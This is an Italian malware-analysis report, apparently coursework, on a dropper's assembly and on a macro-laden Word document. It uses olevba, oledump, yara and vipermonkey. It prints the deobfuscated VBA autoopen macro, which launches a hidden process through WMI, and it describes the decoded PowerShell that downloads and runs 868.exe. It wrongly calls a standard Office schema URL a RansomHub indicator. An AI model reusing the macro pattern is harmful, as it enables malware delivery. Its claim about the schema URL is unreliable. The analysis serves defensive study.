Infine, vengono chiusi i due handle dell'oggetto aperto attraverso la funzione '**CloseHandle'** e subito dopo, attraverso la funzione '**SetEvent'** (quindi ritorna l'ipotesi che facevamo precedentemente sul valore del parametro 'dwDesiredAccess') viene impostato l'oggetto evento sullo stato segnalato. Notiamo, infine, che vi è l'istruzione '**int 3**', che è una forma di istruzione di debug, in quanto quando il processore esegue tale istruzione, viene generata un'eccezione di tipo interrupt.

A questo punto, passiamo ad analizzare il ramo True della funzione 'sub_4020BE' e possiamo osservare che inizialmente abbiamo:

- **mov eax, [esi+0Ch]** → carica il valore a [esi+0Ch] in 'eax';
- **lea edi, [esi+10h]** → calcola l'indirizzo [esi+10h] e lo carica in 'edi';
- ….
- **test edx, edx** → esegue un AND tra 'edx' e sé stesso;
- **jz short loc_4021B8** → se lo zero flag è impostato a 1, allora si salta alla locazione di memoria '4021B8'. Saltando a tale locazione di memoria, possiamo osservare che viene chiamata la funzione '**CreateFileW'**, la quale crea o apre un file o un dispositivo I/O e la sua struttura è la seguente:

  HANDLE CreateFileW(

  [in] LPCWSTR lpFileName → nome del file o del dispositivo da creare o aprire e attraverso x32dbg, ho trovato che il nome del file è: C:\\users\malware\AppData\Local|Temp|5AD-CA113D-14644\\834129251;

  [in] DWORD dwDesiredAccess → accesso richiesto al file, che nel nostro caso è '0C0000000h', che corrisponde ad accesso sia in lettura che in scrittura;

  [in] DWORD dwShareMode → modalità di condivisione richiesta del file, che nel nostro caso è 1, ovvero 'FILE_SHARE_READ', che consente alle successive operazioni di apertura su un file o dispositivo di richiedere l'accesso in lettura;

  [in, optional] LPSECURITY_ATTRIBUTES lpSecurityAttributes → puntatore a una struttura SECURITY_ATTRIBUTES;

  [in] DWORD dwCreationDisposition → azione da eseguire su un file o un dispositivo che esiste o non esiste. Nel nostro caso, tale attributo ha valore 2, che corrisponde a 'CREA_SEMPRE', ovvero crea sempre un nuovo file;

[in] DWORD dwFlagsAndAttributes → attributi e flag del file o del dispositivo;

[in, optional] HANDLE hTemplateFile → handle valido per un file modello con il diritto di accesso GENERIC_READ.

);

Una volta creato il file, viene chiamata la funzione '**WriteFile**', la quale scrive i dati nel dispositivo di input/output specificato, che nel nostro caso corrisponde al file appena sopra creato ed infine, viene chiuso l'handle e viene chiamata la funzione '**SetFileAttributesW'**, la quale imposta gli attributi per il file, con il valore del parametro pari a '0x80', che significa 'FILE_ATTRIBUTE_NORMAL', ovverosia il file non dispone di altri attributi impostati.

IL DOCUMENTO MALEVOLO

Analisi statica

Una volta estratto il file contenuto all'interno della cartella 'docmalevolo.zip', come prima cosa ho utilizzato il comando '**file**', in modo tale da individuare la tipologia del file che stiamo analizzando. Immediatamente, possiamo osservare che si tratta di un Composite Document File V2, ovverosia un formato di file documentale, sviluppato da Microsoft, composto per la memorizzazione di numerosi file e flussi all'interno di un singolo file su disco. Tale formato viene utilizzato una grande varietà di programmi, quali ad esempio Microsoft Word e di conseguenza, possiamo supporre che si tratti di un file .doc, .docx oppure .docm.

Successivamente, andiamo ad utilizzare il comando '**exiftool**', in modo tale da osservare i metadati del file e a sostegno di ciò che abbiamo detto appena sopra, possiamo osservare che:

1. Si tratta di un documento di **Microsoft Word 97-2003**;
2. Il file utilizza il template **Normal.dotm** → questo è sintomo che il file utilizza una macro;
3. L'estensione del file è '**fpx'**, la quale è associata alle immagini memorizzate nel formato di file FlashPix, ovvero un formato di file di computer grafica, in cui l'immagine viene salvata in più di una risoluzione.

Ciò ci fa supporre, che nonostante il file sia di tipo fpx, questo contiene un documento Microsoft Word e ciò, quindi, potrebbe significare che il file è stato rinominato o impacchettato in un altro formato (in questo caso, in un formato di immagine). Una volta avuto un quadro generale sul file, ho utilizzato il comando '**strings**', il quale mi permette essenzialmente di vedere l'intera struttura del file. Attraverso questo comando, possiamo immediatamente fare alcune osservazioni:

- La presenza di stringhe XML come **<a:clrMap... e <?xml version="1.0" encoding="UTF-8" standalone="yes"?>** suggerisce che il file contiene dati strutturati in formato XML → questo è comune in file di Microsoft Office, come appunto .docx;
- Le stringhe Microsoft **Shared\OFFICE16\MSO.DLL, FM20.DLL**, e altre simili indicano che il file è stato creato o modificato utilizzando un'applicazione di Microsoft Office;
- Stringhe come **Attribute VB_Name = "CII@3CH"** e riferimenti a **VBA\VBA7.1\VBE7.DLL** suggeriscono la presenza di codice VBA → questo è tipico per le macro dei documenti Office;
- Le stringhe **_rels/.rels** e **theme/theme1.xmlPK** indicano che il file è probabilmente un archivio ZIP che contiene un file Office;
- Vi è la presenza dell'URL: **http://schemas.openxmlformats.org/drawingml/2006/main**, che inserendo su VirusTotal mi viene essere maligno. In particolare, mi indica essere un RansomHub, ovverosia un'operazione di ransomware-as-a-service (RaaS), caratterizzata da sovrapposizioni di codice e che utilizza un crittografo Linux, progettato specificatamente per crittografare gli ambienti VMware ESXi negli attacchi aziendali;
- La presenza di una **stringa codificata in base64** → per codificare tale stringa ho utilizzato i seguenti comandi:

Una volta decodificata la stringa in base64, otteniamo uno **script Powershell**, il quale in particolare:

1. Inizializza le seguenti variabili: $wYl3OAqV, $T0RdEKz, $f88j9cN, $PvnLQbWh, $AcF6zw, che non vengono utilizzate nel resto dello script e di conseguenza sembrano essere solamente per confondere l'analisi dello script;
2. Costruisce il percorso del file di destinazione per il download di un file eseguibile: C:\Users\<Username>\868.exe;
3. Crea un nuovo oggetto WebClient per gestire le operazioni di download: $qztLCs2T=&('new-o'+'b'+'ject') nET.We`BCl`IEnt;
4. $BcMh3qW1: Contiene una lista di URL (separati da @) da cui scaricare il file → su VirusTotal, gli URL vengono identificati come maligni;
5. Vi è un ciclo foreach, che permette di scorrere gli URL all'interno dell'array $BcMh3qW1:
    a. Lo script, quindi, tenta di scaricare il file .exe dall'URL corrente e salvarlo in $zo3ll7;
    b. Viene controllata se la dimensione del file è >= a 24399 byte;
    c. Se si segue il ramo vero dell'IF, allora il file viene eseguito e poi si esce dal ciclo.

Successivamente, ho utilizzato i tool:

- '**oleid**' → il quale mi riconferma che si tratta di un file Microsoft Word 97-2003 e che contiene una macro VBA e che contiene dei caratteri latini;
- '**oletimes**' → il quale ci permette di estrarre i timestamp e quindi, ci permette di determinare quant'è vecchio il file. Nel nostro caso, il file risale al 2019-05-29. Notiamo, che tutte le date (tra quella di creazione e le varie date di modifica) coincidono e questo è un indicatore del fatto, che vi è una sola versione del file. Inoltre, abbiamo la certezza che il file contiene delle macro, in quanto il tool è riuscito ad estrarre tutti i "sotto-file" e notiamo, che più di uno ha un riferimento alle macro.


Per estrarre le macro presenti nel file malevolo, ho utilizzato il tool '**olevba**' è il tool che ci consente non solo di identificare le macro all'interno del file malevolo, bensì ci consente anche di analizzarla. 'Olevba', quindi, ci fornisce alcune funzionalità, come:

- Estrarre le funzioni tipicamente associate al comportamento malevolo;
- De-offuscare il contenuto della macro.

Tipicamente, la macro sarà scritta in linguaggio Visual Basic e consisterà in una serie di funzioni, che verranno richiamate quando verrà aperto il file. A sua volta, la macro potrebbe richiamare dei comandi, dove uno dei comandi maggiormente utilizzati sarà Powershell. Per analizzare la macro, possiamo utilizzare il tool 'olevba' e dobbiamo prestare attenzione alle seguenti funzionalità:

- AutoOpen() e AutoExec() → vengono richiamate prima delle funzioni, che devono essere eseguite quando il documento viene aperto. Quindi, qualsiasi cosa contenuta all'interno dell'AutoOpen() e/o dell'AutoExec(), viene automaticamente eseguito quando il documento viene aperto;
- Autoclose() → contiene il codice, che deve essere eseguito quando il documento verrà chiuso. Viene, quindi utilizzando quando, ad esempio, gli attaccanti vogliono evitare il rilevamento da parte di software che analizzano le funzioni invocate quando il documento viene aperto;
- Chr() → viene utilizzata per oscurare il valore delle stringhe, in quanto prende il valore numerico e restituisce il corrispondente valore ASCII;
- Shell() → viene utilizzata per eseguite altro codice.

Eseguendo il tool 'olevba' sul file malevolo, ricaviamo le seguenti informazioni:



Type	Keyword	Description
AutoExec	autoopen	Runs when the Word document is opened
Suspicious	Create	May execute file or a system command through WMI
Suspicious	ShowWindow	May hide the application
Suspicious	CreateObject	May create an OLE object
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Base64 String	%A<T (	JUE8VCAo

Notiamo, quindi, che abbiamo l'AutoOpen(), la CreateObject() e la Showwindow() ed inoltre, vengono applicate due tipologie di codifiche nella macro, ovverosia in quest'ultima vi saranno stringhe codificate in esadecimale e stringhe codificate in base64. A questo punto, analizziamo le macro presenti all'interno del file malevolo e, come abbiamo detto sopra, le stringhe delle macro sono codificate in base64 e in esadecimale. Per decodificare le stringhe, quindi, dobbiamo rieseguire 'olevba' dandogli due opzioni:

olevba --deobf --reveal 98eb9584fe82474af8df1d419c82b642 → in particolare, abbiamo che 'deobf' va a de-offuscare il valore delle variabili, mentre 'reveal' va a sostituire il valore delle variabili.

Si vede che la macro crea 3 processi di sistema (attraverso Win32_Process_startup), ipotizzo al fine di eseguire dei comandi di sistema o per lanciare altri programmi. Quindi, potrebbe essere utilizzato per eseguire del codice sulla macchina della vittima, il quale potenzialmente scarica e installa malware sulla macchina della vittima. Questa ipotesi viene supportata anche dal fatto che viene utilizzata la funzione 'Create' seguita da un comando Powershell.

Utilizzando anche il tool '**oledump**', ho trovato che le macro sono contenute all'interno degli oggetti i cui identificativi sono: 9, 10 e 11 (dato che vicino all'identificativo dell'oggetto vi è la M). Possiamo, allora, estrarre le macro attraverso il seguente comando:

oledump.py -s 'identificativo_oggetto' -v 'nome_file' > 'nome_file_output'.vba

Infine, ho utilizzato le regole **yara**, attraverso il seguente comando:

yara -w -s ~/Desktop/Samples/yara/rules/index.yar 98eb9584fe82474af8df1d419c82b642

le quali, ancora una volta, mi hanno dato la conferma che si tratta di un documento Microsoft Office contenente delle macro VBA. Inoltre, la stringa '41 74 74 72 69 62 75 74 00 65 20 56 42 5F', che possiamo ritrovare in molteplici offset del file, corrisponde ai caratteri ASCII 'Attribut' e 'VB_', i quali sono parte delle dichiarazioni degli attributi e dei moduli VBA.

Analisi del codice malevolo contenuto nel documento

Sempre attraverso il comando ***olevba --deobf --reveal 98eb9584fe82474af8df1d419c82b642*** ho ottenuto il codice VBA de-offuscato delle funzioni presenti all'interno del documento malevolo, che sono essenzialmente tre:

1. Sub **autoopen()**;
2. Function **j2vz2Xz()**;
3. Function **rksq5icm()**.

Partiamo, allora, dalla prima e già dal nome auto-esplicativo possiamo immediatamente capire, che lo scopo di questa subroutine è quello di venire eseguita automaticamente all'apertura del documento.

```
Sub autoopen( )
   'Debug.Print "w3YcARq735ui9FnjIwFrbfkd230jw9fzFBtvwE8iEaYYiEEOa43hCO888wCL_m2jtBv5b5LtHr4Zbzm840705iLamIpGj781"
Debug.Print "SOvUhhb0343WYPDnuA3L0v1333MFMS6JiHREZuMnBWEBWVGKQ_iMP139G3jO6Zu7mI0aUwNNu3f39431ioF1Q_8430"
j2vz2Xz
   'Debug.Print "kqvunvj869ujYzXXjzIzbUvmj3qks5w3Zu6KztGqwF6Wifb6PAMjNkBT3500wPBztA_Ez2BirLc5m0R781693LszzTsdJ664"
Debug.Print "nb7iN6M343ujNoCH5_GXDwAb265dZBHccDvXkWzRUIQkkJrFTJiworM968XwMBJzOldzb33GPkRB7Doz534990I2_dqw9O426"
End Sub
```

Possiamo osservare, che vi sono molteplici 'Debug.Print', che stampano delle stringhe apparentemente casuali, probabilmente per offuscare il codice e conseguente renderlo più di difficile comprensione e nascondere la chiamata alla seconda funzione, ovverosia 'j2vz2Xz'.

```
Function j2vz2Xz()
   'Debug.Print "zorNS4758wuLMYOnPE9EYEM666lAS5ZwjDrWlUJFzLWUp9GLEjBnW1f561oYzLl7u8wSRY1SkRzOurwZ418217qkZ8CbZK715"
Debug.Print "Isb89V629MGOVDiTMfj8t812RWZ5ZqlHPv2Dza8SE5iwRzjL_nlDBRY161jObCWXhEAMG0zb4jKWZZhq157786CzrRu2c448"
LDG3FL = ThisDocument.kww7SAA + ThisDocument.jmVumU + ThisDocument.ZcNnEdo
   'Debug.Print "ARsXQl0516XcA2whqMn0Cwz8581C1jfPLcP3JwbmBiKM_UpBP5lT9nB48vqa5w80hn7BTUD500996HMik_2p773"
Debug.Print "jEQ42Hi435qfzqzYjsh4rT521w68RN21iJdMkEO8T4vl4iFpX9Wum543Blo_HHu1Gdpuq3uQEwH4z758326mlBiZ7CA392"
CreateObject("winmgmts:Win32_Process").Create# LDG3FL, Czl1lInR, rksq5icm, wWNvOivN
   'Debug.Print "FmvNRalm133IdtmCMzn5wpGh3567fiKquNPQFQqkCiHqBJZjsGHujB679CAw_YwlWfNMmm6zXcIosh373144nDkBG_i193"
Debug.Print "WWaFd_pi508faMB6WFcFrOW7MG620kpYBrtctp03_qEEHunQFLthz558nE8BLUMvT_IzP5wcAVE7K696611kwKwlH6j125"
End Function
```

Anche in questa seconda funzione vi sono diversi 'Debug.Print', immagino sempre allo scopo di confondere l'analisi del codice. In questa funzione, però, vorrei porre l'attenzione su due istruzioni in particolare, ovvero:

- **LDG3FL = ThisDocument.kww7SAA + ThisDocument.jmVumU + ThisDocument.ZcNnEdo** → attraverso questa istruzione vengono concatenati (attraverso l'operatore '+') i valori dei tre controlli ComboBox: kww7SAA, jmVumU e ZcNnEdo nel documento corrente (ovvero This.Document) e tale concatenazione viene assegnata alla variabile 'LDG3FL'. Il controllo Windows Form ComboBox viene utilizzato per visualizzare i dati in una casella combinata a discesa e per impostazione predefinita, il ComboBox controllo viene visualizzato in due parti: la parte superiore è una casella di testo che consente all'utente di digitare una voce di elenco. La seconda parte è una casella di riepilogo che visualizza un elenco di elementi da cui l'utente può selezionarne uno. Questo mi fa intuire, che magari i tre ComboBox vengono utilizzati per formare un'istruzione malevola e il valore di ritorno (di tale istruzione) viene assegnato alla variabile LDG3FL;

- **CreateObject("winmgmts:Win32_Process").Create# LDG3FL, Czl1lInR, rksq5icm, wWNvOivN →** attraverso questa istruzione viene creato un oggetto Win32_Process e viene utilizzato il metodo '.Create', la cui struttura è:

```
uint32 Create(
        [in]  string            CommandLine,
        [in]  string            CurrentDirectory,
        [in]  Win32_ProcessStartup ProcessStartupInformation,
        [out] uint32            ProcessId
);
```

Come possiamo vedere, il metodo necessita di quattro parametri, che nel nostro caso sono:

- **LDG3FL →** Riga di comando da eseguire. Questo rafforza l'ipotesi, che i tre ComboBox concatenati vengano utilizzati per costruire un'istruzione;
- **Czl1lInR →** Unità e directory correnti per il processo figlio. Questa opzione è fornita principalmente per le shell che devono avviare un'applicazione e specificare l'unità e la directory di lavoro iniziali dell'applicazione;
- **rksq5icm →** La configurazione di avvio di un processo di Windows;
- **wWNvOivN →** Identificatore globale di processo che può essere utilizzato per identificare un processo.

Infine, abbiamo la funzione 'rksq5icm' in cui abbiamo sempre delle stampe attraverso 'Debug.Print', ma vorrei soffermarmi su due istruzioni in particolare:

1. **Set rksq5icm = CreateObject("winmgmts:Win32_Processstartup") →** questa istruzione crea un oggetto di tipo Win32_Processstartup e viene utilizzato per impostare la configurazione di avvio di un processo basato su Windows;
2. Successivamente, attraverso **l'apertura del blocco With**, si va a configurare le proprietà dell'oggetto 'rksq5icm', che appunto è stato creato precedentemente. All'interno del blocco With, vorrei porre l'attenzione sulla configurazione della proprietà 'ShowWindow' dell'oggetto. Questa proprietà determina come la finestra del processo verrà mostrata, come ad esempio: visibile, nascosta oppure minimizzata e la sua struttura è la seguente:

```
BOOL ShowWindow(
        [in] HWND hWnd,
        [in] int  nCmdShow
);
```

Ipotizzo, che i valori 'QwVq7r', 'oMlbn4i', 'rAsO7D6S', 'Qz4ba_Md' e 'zGQUGJ2' siano delle variabili, che rendano il valore di 'nCmdShow' pari a zero, ovverosia permettano di nascondere la finestra del processo.

```
Function rksq5icm()
   'Debug.Print "ir9pj6979wLzjuUtYlQbVs789rz_j2uYzN_WLoJWjOVkLjtC0N3S9IlE423H6wOK4jS0IAcpq_IrZl162502UCCF8Oun363"
Debug.Print "AqrmW7Y118QnYPaMVumwLoXkM33qS92wTCqwYh2hzjBY5CMfDPwuW218ApicGwi3VPVj97t46QDPji823384waK8wD753"
Set rksq5icm = CreateObject("winmgmts:Win32_Processstartup")
   'Debug.Print "ZH4rzpnF68AD8atu9c5Rni30L857tMOAd_sNZ53CUH3EQNZHfYl2iv718pAB9tB6lWdKlXkPzpzjjUf333224hLQSGjXK143"
Debug.Print "jtWDr7w459nazGAffjrj9iP2041M62PcEXnkhwundMF_4j7DwzzioTk83JUE8VCAoqoofuFZ5w429SVo153931iw_jIW138"
With rksq5icm
   'Debug.Print "ikSBERj378jcRPVofrEcVkOQ1722z8zmDNDXvp9PvsDjmFoBwWkzwG3r162rOCRRisiKk3KpvuTvwrA825665qwQFG3NY390"
Debug.Print "f7dnPA656HW5mQWFBcmQ2uX850z9QWjvSJbAK1mvoluzL3lVFuPZ4K836zU39_z2FooIRdNKzZ_mC9R559934z_91dk776"
. ShowWindow = QwVq7r + oMlbn4i + rAsO7D6S + Qz4ba_Md + zGQUGJ2
   'Debug.Print "ifHGOHqo638isYqS3a_W7GNv492ZIDmi8dNcQzaaM5AKZwtl8Tudn_0J371LbMF98K7j5TfaFUVAin620110NwRCO2Cb809"
Debug.Print "oiWuYDH592RiDCnCqwzPV_Zpdq454sapiwpsFaw17AmzWnjbMWUulb139YDYi1X3jbbjDFacEdVOKBl30248 6hRSAdR829"
End With
   'Debug.Print "DjYH_5P697lbsMFUs_AhVEI3410uGW_3waXkj0tQwLcEBfcJT_I3WN665EtVThU0ZjmwVXGKsu5ZV588488aNTTRzs764"
Debug.Print "vuzBCG9k502npLcuvMUCl39MLPU26a1HG7t2A_1mwiHBjbmK46r7tPiB152D_zCVBmsNMpDYz_HiDjAoAXp768509btD3u_K411"
End Function
```

Per concludere l'analisi del documento malevolo, ho utilizzato il tool '**vipermoneky'**, un motore di emulazione VBA scritto in Python, progettato per analizzare e de-offuscare le macro VBA dannose contenute nei file di Microsoft Office. Quindi, semplicemente attraverso l'istruzione:

vmonkey 98eb9584fe82474af8df1d419c82b642

e attraverso tale istruzione, si può osservare meglio il comportamento del metodo 'Create' concatenato a 'CreateObject' nella seconda funzione. In particolar modo, possiamo osservare che il metodo inizia con la dicitura 'powersh' (e questo mi fa intuire che si tratta di un comando Powershell) e poi vi una stringa codificata in base64. Attraverso gli stessi comandi che ho utilizzato precedentemente, ho decodificato la stringa e ho ottenuto il seguente script Powershell:

Possiamo notare, che tale script sembra essere progettato per scaricare ed eseguire un file eseguibile dannoso da una serie di URL. Vorrei porre l'attenzione sulla variabile '$zo3ll7', a cui viene assegnato il path del file da scaricare, combinando la variabile di ambiente 'userprofile' con la stringa '868' e l'estensione '.exe'. Successivamente, viene creato l'oggetto WebClient e la creazione di un array di URL separati dal carattere '@'. Infine, vi è un ciclo foreach, il quale tenta di scaricare un file da ciascun URL nell'array creato e salvarlo nel percorso specificato da '$zo3ll7'.